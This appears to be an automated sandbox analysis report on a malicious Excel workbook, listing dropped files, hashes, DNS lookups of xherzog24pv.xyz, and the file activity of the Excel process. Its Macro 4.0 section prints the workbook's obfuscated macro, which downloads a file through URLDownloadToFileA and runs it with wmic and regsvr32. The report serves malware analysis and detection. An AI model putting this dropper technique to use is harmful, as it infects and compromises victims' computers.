Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x....IDATHK..YL.Q.....Vl.P. .qC.(....(."..-..q....%1.q./F.Q.L\./4.KIX.Q...EE..(. ..V.i;.z...h..7.0.....(...|s.k.J.Mm].J|. 3.....W.&EE..s.hS.}.....%^x`s....s..Rb..9....jw...o.e..17=:!&..X.Q._.!. |....N$.L.1.N..}.k..v..2.piZ..A.,.l.w.....I.{...p...C[.....'.....b....:f.\?!3MK.....Cb..B.....%`?1..Y>9\....P..... z..uK...g.V.P.U.3...L.j.?(.g.....}.=.}.....L.B.{...i.!..-q....9(=%^.....&.q.j..>.q...w.NO.@.D..jmnL...U.R0B=6...U....P}Koh.D@"...]9...r,. .."2.....[.~ ..... .ay....nCm'...(..$..... _4....*gNT..02h...zT.b.hhF..E.l.Z..J8.....=..H.{....Q...hg.g...u_!...T7./..+...u.....m...C]..E-..ki.CS..2.V..v>.?..$d..U.o.o...w....."....7..g...O]...U`.....g..A.j.....b...\.s(I.....@._B... .i..2.I..7W.6....`..!r].P.....^.8n ..X...+3...F.....!x...H..fkYu....y.l...(../.y....;~qV.R!#C.q...yoE..{O:...R.....c...Z;..[.x.....#N...'....M..@...n0..nD..!..p.!J....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F763B4BE.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	677
Entropy (8bit):	7.433026174405032
Encrypted:	false
SSDEEP:	12:6v/7RllfMXWaBlhV/Jk6gGPRRKyiaWH/LpR5PTQ6//blm1X+fZ8w5s7nP9Np971x:OZYZnDqkZiaOtnEuA1X+a0sL1L9cLUa6
MD5:	55E8A29B221E51BE421B7D4F5F5F7E52
SHA1:	117E73181FC9CDAA0904C6372D68EE48CEDC14E4
SHA-256:	B54D8571DB2F8FC570144F24EF7A42CE93FAB269AF166BF1234DBD2F96D86EB8
SHA-512:	8592A133D815BBC225336F9149A4C89244CBCDEACC958470126DCD266DA8590C587D50D56A7F70771568C4D015BF55642DAAD6434F1C47E8BBBC4AB6916946
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x...JIDATHKc...?...g..l.;k...FF...@H..jb`d..?-P'.SYA.....f.....'.?.....{K.a.:..W..s.~.....{.....<.....9.....[.=\{.._FN^ ._{'{3VM?.p..v._....v..;..s...O.....*.|.....yaz....!/.....o..xZ.Sn...O+YP.122.....33.A..3.?.DR...+.F...o.M_..h.W...}..K?.....*....z..K.....F?..{.....|..`!I*X...E.....$.....3... ..0.. ..+.r.D.D7e.&.b...t...../..o.I2.p...yl.J|.Y0j4Z....!.s#;.XW.gbd`.bb.....X..ue...'fi..[1..!.@.....s.:(..e`}.. ...-...1.. J..(`...}.X...H.>".m?..h .X.D.5Ff.....y"4.P.4d...@.A..8.[?..7q....I.*.M..[ .>\{....j..Y3...3.5'.....op.....IEND.B`.

C:\Users\user\AppData\Local\Temp\D2CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Temp\D2CE0000	
File Type:	data
Category:	dropped
Size (bytes):	279279
Entropy (8bit):	7.646925449721352
Encrypted:	false
SSDEEP:	6144:5QUOipLbVxhmafLtkjY9s0npbXPygvjRNpd5uMDyi:5QUOipLbVxhmafLtkjY9s0npbXPyHMJ
MD5:	BD358272AF7DAB33151195FF12D6217E
SHA1:	CCC193B27AA91319B42770E4B668FAF7A7929DB6
SHA-256:	08463109BCBBC2A7F8683207172DA2DE3A8473E8D4CBE39AB1744CE83D8E6012
SHA-512:	0B5526CFFD77109335AC74E77475A78B4A8DCF9AC7B35A67F46115F71A81A7A8C1FAC06261C04B97ED6112608F12ADD4F7D39BC5C20B4A5E4324FAF535E1BD8E
Malicious:	false
Reputation:	low
Preview:	..Mn.0....z...B..EQ...h.e. ..hr,...8..}...6.-.h7.%j.........2..Zq..D.AGcC._...WQ!.`...Z.........Xqu.V.D..{.... ..*f..os'..k..<.}.:...@5.......zrT.l......Q}.WP.P)9...Q.........`.~.,.`.....]..eb~."...y..Bw..x..OWdpxT2as.C..V...?qXg.e.|.......5P.Lw.sZr..K..e..f\........5^..o.Z:.5e..3.....p.....z.S6t)..Y.?&.............[.d&.H[...L.Qo.b':E.U..@.@..7......K. ...=.......}..y`e.<..^/.ub!.d...z.@.1r9.h.B..........7.......PK..........!..j0.............[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Apr 7 08:09:35 2021, atime=Wed Apr 7 08:09:35 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.478553609647248
Encrypted:	false
SSDEEP:	12:85QQncLgXg/XAlCPCHaXgzB8IB/4UKX+WnicvbPbDtZ3YilMMEpxRljKzTdJP9TK:85dnK/XTwz6IMYe/Dv3q6rNru/
MD5:	835340709C9BFF9A87235BAEB59683B1
SHA1:	0754C627E8564659FE9FB5373FDC2F130EE5CB5E
SHA-256:	0368C23B6D83D9BCEC16378A4E104A8CC2AFD0DA0CF5CFC78751943FC89C133D
SHA-512:	CF31D804EA36B6AC64631F6C19BE45E8C03C684D3669BD76CAEE55CA489C8B77EC5B74ACD688C4868521097DD61BA8F177B7C9E8F770DE4854E63CA8161751
Malicious:	false
Preview:	L.....F.....7G.....+.....+... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R2I..Desktop.d.....QK.X.R2I*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\048707\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....048707.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Documents (252).LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Apr 7 08:09:35 2021, atime=Wed Apr 7 08:09:35 2021, length=279279, window=hide
Category:	dropped
Size (bytes):	4176
Entropy (8bit):	4.564390408570414
Encrypted:	false
SSDEEP:	96:8i/XLInkAm6Qh2i/XLInkAm6Qh2i/XLInkAm6Qh2i/XLInkAm6Q/:8wInkArQEwInkArQEwInkArQEwInkArg
MD5:	B2ACE93FE976A321BFC3FD8E59A2B6A6
SHA1:	93F2EB6AC0E1675C80834266AEB0FE694415CB66
SHA-256:	22FEDE4E594CE2465437BAA9E7604556671CE3F8C4AC95C1B9272072A9543952
SHA-512:	942CC4B55B31C338514ACBBD19F1103C8DA9333B2BB33155C4BA1BF179A4B271BB3DDCD8EB062B9F203806C3210943385FD854847FED39EEA71BDDA2A8A8115
Malicious:	false
Preview:	L.....F.... .....{.....+..#....+...B.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....r.2..5...R/I .DOCUME~1.XLS..V.....Q.y.Q.y*...8.....D.o.c.u.m.e.n.t.s. .(.2.5.2.)...x.l.s.m.....~.....-...8...[.....?J.....C:\Users\..#.....\\048707\Users.user\Desktop\Documents (252).xlsm.+.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.o.c.u.m.e.n.t.s. .(.2.5.2.)...x.l.s.m.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....048707.....D_....3N...W...9F.C....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	208
Entropy (8bit):	4.621699231260284

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Encrypted:	false
SSDEEP:	6:dj/HXPiSGXPPHXPiSGXPPHXPiSGXPPHXPC:dTHFG3HFG3HFG3HK
MD5:	EBF0A100F3CDA68735AABF46F42CEFEF
SHA1:	48CA8B0E2DD6FE5737EFA9DAA2F9BB055B72F9E0
SHA-256:	F86272101EB9CA0D4BB98DE814ADAAB3FF2891930B18A20BDDD8CDE3B55AF55B
SHA-512:	C5CBA2A91FEBBAB5B2CB86901F9D8BB50DD720175CDFF25104F37D448B0B6CA43CD9D1F4D5068E7AFB4B9AD564A863EE4914E9ECB9EAF29CC2858DF55CC25A2
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..Documents (252).LNK=0..Documents (252).LNK=0..[misc]..Documents (252).LNK=0..Documents (252).LNK=0..[misc]..Documents (252).LNK =0..Documents (252).LNK=0..[misc]..Documents (252).LNK=0..

C:\Users\user\Desktop\A3CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	279279
Entropy (8bit):	7.646925449721352
Encrypted:	false
SSDEEP:	6144:5QUOipLbVxhmafLtkjY9s0npbXPygvjRNpd5uMDyi:5QUOipLbVxhmafLtkjY9s0npbXPyHMJ
MD5:	BD358272AF7DAB33151195FF12D6217E
SHA1:	CCC193B27AA91319B42770E4B668FAF7A7929DB6
SHA-256:	08463109BCBBC2A7F8683207172DA2DE3A8473E8D4CBE39AB1744CE83D8E6012
SHA-512:	0B5526CFFD77109335AC74E77475A78B4A8DCF9AC7B35A67F46115F71A81A7A8C1FAC06261C04B97ED6112608F12ADD4F7D39BC5C20B4A5E4324FAF535E1BD8E
Malicious:	false
Preview:	..Mn.0....z...B..EQ...h.e. ..hr,...8..}...6.-.h7.%j.........2..Zq..D.AGcC._...WQ!.`...Z.........Xqu.V.D..{.... ..*f..os'..k..<.}.:..@5.......zrT.l......Q}.WP.P)9...Q........`.~.,.`.....]..eb~."...y.. Bw..x..OWdpxT2as.C..V...?qXg.e.|.......5P.Lw.sZr..K..e..f\........5^..o.Z:.5e..3......p.....z.S6t)..Y.?&.............[.d&.H[...L.Qo.b':E.U..@.@..7......K. ...=.......}..y`e.<..^/.ub!.d...z.@ .1r9.h.B..........7.......PK..........!..j0.............[Content_Types].xml ...(...

C:\Users\user\Desktop\~$Documents (252).xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	495
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fj/FFDJw2fV:vBFFGaFFGaFFGS
MD5:	98D7F9B901C91608CD7EA5509662BBCA
SHA1:	F166635CE572B615A1D80076A1AE8DE9220473CF
SHA-256:	F07A8B18E5B50003C42020241E82DDCCFBE254236AF2678C3CEFA4709100F4FE
SHA-512:	5536FD72C18081A1CFB46EB2E311BB257764C53B293E0D4B90F9C6C5EFB00E5A3A28190A2D04F3EE2819CF8DC7EBA7747DC8E8910C8716ACA7BAED0532142DC
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .user ..A.l.b.u.s. . . . .user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.557820060670911
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.32% • ZIP compressed archive (8000/1) 16.66% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	Documents (252).xlsm
File size:	210308
MD5:	966c13f10fa0b3bfe75da87bca817396
SHA1:	1769db2ec1d019b526e63637a413ceab10d00ff3

General

SHA256:	963963dd218deb7e041b5a2ccf85a48c12d62bd2bdc248 d6636b332f234cba14
SHA512:	e81cd50ab4b16286c51d62baba42170d4403947748d7d3 ff4983588f9647b8912aa712fad263e9fd0119be04694d0d 4ed8ad68f6d0b9d7b7ce06277e752e46e7
SSDEEP:	1536:0jo+iv69kyln4llllllPtEEEEEEGl464S4A4jJ1rwsYijy KU2p9hYgryA:sLiC97l8Xf1LrDy2iE
File Content Preview:	PK........E.yR................docProps/PK..........!..X..............d ocProps/app.xml.SAn.1..#q....'%.P.q.Z..@DJ..k.I,<.e...... ...,...0..?...$..W......l..ee..B...d8.I.V:... w....$.IX%..P..Dr._. `..<..!f(acA.).1.Q...q.c....J$,........|..&z........u...d.8...

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Documents (252).xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AC
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AA19(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,"=CALL(AC20,AD20,""JCJ"",AE19,0)",,"=FORMULA.ARRAY(before.1.0.0.sheet!AK20&before.1.0.0.sheet!AK21&before.1.0.0.sheet!AK22&before.1.0.0.sheet!AK23&before.1.0.0.sheet!AK24&
before.1.0.0.sheet!AK25&before.1.0.0.sheet!AK26&before.1.0.0.sheet!AK27,AC20)","=FORMULA.ARRAY(before.1.0.0.sheet!AL20&before.1.0.0.sheet!AL21&before.1.0.0.sheet!AL22&before.1.0.0.sheet!
AL23&before.1.0.0.sheet!AL24&before.1.0.0.sheet!AL25&before.1.0.0.sheet!AL26&before.1.0.0.sheet!AL27&before.1.0.0.sheet!AL28&before.1.0.0.sheet!AL29&before.1.0.0.sheet!AL30&before.1.0.0.shee
t!AL31&before.1.0.0.sheet!AL32&before.1.0.0.sheet!AL33&before.1.0.0.sheet!AL34&before.1.0.0.sheet!AL35,AD20)",C:/Users/Public,/dbhfr.xref,"=FORMULA.ARRAY(""A"",before.1.0.0.sheet!AE20)",,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""UR""&before.1.0.0.sheet!AN21,before.1.0.0.sheet!AO20&before.1.0.0.sheet!AO21&before.1.0.0.sheet!AO22&before.1.0.0.sheet!AO23&before.1.0.0.sheet!A
O24&before.1.0.0.sheet!AO25&before.1.0.0.sheet!AO26&before.1.0.0.sheet!AO27&before.1.0.0.sheet!AO28&before.1.0.0.sheet!AO29&before.1.0.0.sheet!AO30&before.1.0.0.sheet!AO31&before.1.0.0.sh
eet!AO32&before.1.0.0.sheet!AO33&before.1.0.0.sheet!AO34&before.1.0.0.sheet!AO35&before.1.0.0.sheet!AO36&before.1.0.0.sheet!AE20,AI27,0,A99,before.1.0.0.sheet!AE19&before.1.0.0.sheet!AF19,
0,0)",,Kernel32,CreateDirectoryA,A,,,,,,K,C,,,U,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AF28(),,=AD19(),=AG19(),,,=AA17(),,,,e,r,,LMon,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,r,e,,,L,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,a,,,D,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,e,t,,,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,e,,,w,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,3,D,,,n,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,JJCCBB,,2,i,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(""wmic.exe ""&"" process call create 'regsvr32 -s
""&AE19&AF19&"""""")",,,,,,r,,,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,e,,,a,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,c,,,d,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,t,,,T,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,r,,,F,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,y,,,i,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 02:09:48.929415941 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 7, 2021 02:09:48.952637911 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 02:09:48.929415941 CEST	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	xherzog24pv.xyz	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 02:09:48.952637911 CEST	8.8.8.8	192.168.2.22	0x26d4	Name error (3)	xherzog24pv.xyz	none	none	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2268 Parent PID: 584

General

Start time:	02:09:33
Start date:	07/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f550000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C1E8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F89EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\D2CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\~$Documents (252).xlsm	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\A3CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\Public	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14027828C	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14027828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14027828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14027828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14027828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14027828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14027828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14027828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14027828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14027828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C1E8.tmp	success or wait	1	13FB0B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D2CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\A3CE0000	C:\Users\user\Desktop\Documents (252).xlsm.	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F79F526	WriteFile
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F79F591	WriteFile
C:\Users\user\AppData\Local\Temp\D2CE0000	569	433	ac 94 4d 6e db 30 10 85 f7 05 7a 07 81 db 42 a2 d3 45 51 14 96 b3 68 93 65 1a 20 e9 01 68 72 2c 11 e6 1f 38 93 c4 be 7d 87 b2 e3 36 86 2d c5 68 37 96 25 6a de f7 f8 c4 99 f9 f5 c6 bb ea 19 32 da 18 5a 71 d5 cc 44 05 41 47 63 43 d7 8a 5f 8f b7 f5 57 51 21 a9 60 94 8b 01 5a b1 05 14 d7 8b 8f 1f e6 8f db 04 58 71 75 c0 56 f4 44 e9 9b 94 a8 7b f0 0a 9b 98 20 f0 ca 2a 66 af 88 6f 73 27 93 d2 6b d5 81 fc 3c 9b 7d 91 3a 06 82 40 35 15 0d b1 98 ff 80 95 7a 72 54 dd 6c f8 f1 ce c9 d2 06 51 7d df bd 57 50 ad 50 29 39 ab 15 b1 51 f9 1c cc 11 a4 8e ab 95 d5 60 a2 7e f2 2c dd 60 ca a0 0c f6 00 e4 5d 93 b2 65 62 7e 00 22 de 18 0a 79 92 99 42 77 c4 b4 be 78 2e cf 4f 57 64 70 78 54 32 61 73 9f 43 c3 95 c3 56 b0 b7 09 3f 71 58 67 08 65 e5 7c 0e fb ba 9f fc 01 b3 35 50 dd	..Mn.0....z...B..EQ...h.e. ..hr,...8...}...6.-.h7.%j........2..Zq..D.AGcC.._...WQ!.`...Z...........Xqu.V.D....{.... ..*f..os'..k...<.}.:..@5.......zrT.l......Q}..WP.P)9...Q.........`.~.,.`......]..eb~."...y..Bw...x..OWdpxT2as.C...V...?qXg.e.|.......5P.	success or wait	35	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\D2CE0000	1002	2	03 00	..	success or wait	16	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D2CE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 c9 6a 30 96 b3 01 00 00 ff 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..j0............ [Content_Types].xml ... (....................................	success or wait	19	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\D2CE0000	258631	15644	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 1f 00 00 00 4e 08 06 00 00 00 19 f2 12 ab 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 17 11 00 00 17 11 01 ca 26 f3 3f 00 00 3c b1 49 44 41 54 78 5e ed 9d 77 78 54 55 d7 f6 bd ae ef 9f ef fd de c7 82 f4 2e 4d 14 15 2b fa 88 8a d2 a5 47 90 0e 4a 91 5e 14 50 14 54 c4 8a 08 02 36 3a 84 24 24 84 10 02 04 48 07 12 4a e8 bd f7 de a5 f7 a2 eb db bf 75 b2 61 32 4c 42 28 46 8c 67 5d 6e 87 99 9c b2 cf 99 59 f7 b9 57 dd f7 89 2b ae dc 83 72 f5 ea 55 d9 b7 6f 9f 24 27 2f 94 f1 e3 83 a5 6f df 2f a5 45 8b 96 52 b9 72 15 79 ee b9 e7 a5 44 89 47 a5 50 a1 c2 52 a0 40 41 1d 05 0b 16 92 62 c5 8a cb d3 4f 3f a3 db b4 6e fd 9e 0c 18 30 50 62 63 e3	.PNG........IHDR.......N...... ....sRGB.........gAMA...... a.....pHYs..........&.?..<.IDA Tx^..wxTU.............M..+.... .G..J.^.P.T....6:.$$....H..J.. ....u.a2LB(F.g]n......Y..W 